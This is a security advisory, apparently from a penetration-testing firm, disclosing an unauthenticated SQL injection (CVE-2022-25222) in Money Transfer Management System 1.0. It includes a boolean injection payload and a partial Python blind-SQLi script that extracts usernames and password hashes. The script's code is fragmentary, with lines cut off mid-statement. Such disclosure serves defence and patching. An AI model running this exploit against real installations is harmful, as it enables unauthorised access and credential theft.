Money Transfer Management System 1.0 - Unauthenticated SQLi

Summary

Affected versions	Version 1.0
State	Public
Release date	2022-03-15

Vulnerability

Kind	SQL injection
Rule	146. SQL injection
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSSv3 Base Score	7.5
Exploit available	Yes
CVE ID(s)	CVE-2022-25222

Proof of Concept

Steps to reproduce

1. Go to `http://127.0.0.1/mtms/admin/maintenance/manage_branch.php`
2. Insert the following query inside the `id` parameter.

```
?id=1' and 1=1 -- -
```

3. The server response changes if the second part of the query is true or false. To automate the process use the below exploit.

System Information

- Version: Money Transfer Management System version 1.0.
- Operating System: Linux.
- Web Server: Apache
- PHP Version: 7.4
- Database and version: MySQL

Exploit

```
import requests
import urllib.parse
```



```
    #proxies = {'http':'http://127.0.0.1:8080','https':'https://127.0.0
    #r = requests.get(base_url+url, proxies=proxies)
    r = requests.get(base_url+url)

    if len(r.text) > 2700:
        return True

    else:
        return False


def get_length(url, query):

    for i in range(0,200):
        current_query = "(length((%s))=%s)"%(query,str(i))
```

```
            current_query = current_query=urllib.parse.quote(current_query)
            if sqli_bool(url,current_query):
                break

        if i !=199:
            return i
        else:
            return -1


def make_query(url,query):

    # Get length
    length = get_length(url,query)

    print("[*] Getting output length:")
    if length == -1:
        print("Error getting query length")
```



```
    for pos in range(length+1):
        for char in dictionary:

            current_query = '(substr((%s),%s,1)="%s")' %(query,str(pos)
            if sqli_bool(url,current_query):
                current_result += char
                print(current_result, end='\r')
                break

    print("[+] Found: " + " " * 100)
    print(current_result)


url = "http://127.0.0.1/mtms/admin/maintenance/manage_branch.php"
```

```
# must be only 1 row
# use limit and offset to iterate

# CHANGE THIS
query = "select concat(username,':', password) as t1 from users limit 1

make_query(url,query)
```

Mitigation


By 2022-03-15 there is not a patch resolving the issue.

Credits

Vendor page https://www.sourcecodester.com/php/15015/money-transfer-management-system-send-money-businesses-php-free-source-code.html

Timeline

- 2022-02-15
  Vulnerability discovered.
- 2022-02-15
  Vendor contacted.
- 2022-03-15
  Public Disclosure.



Services

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact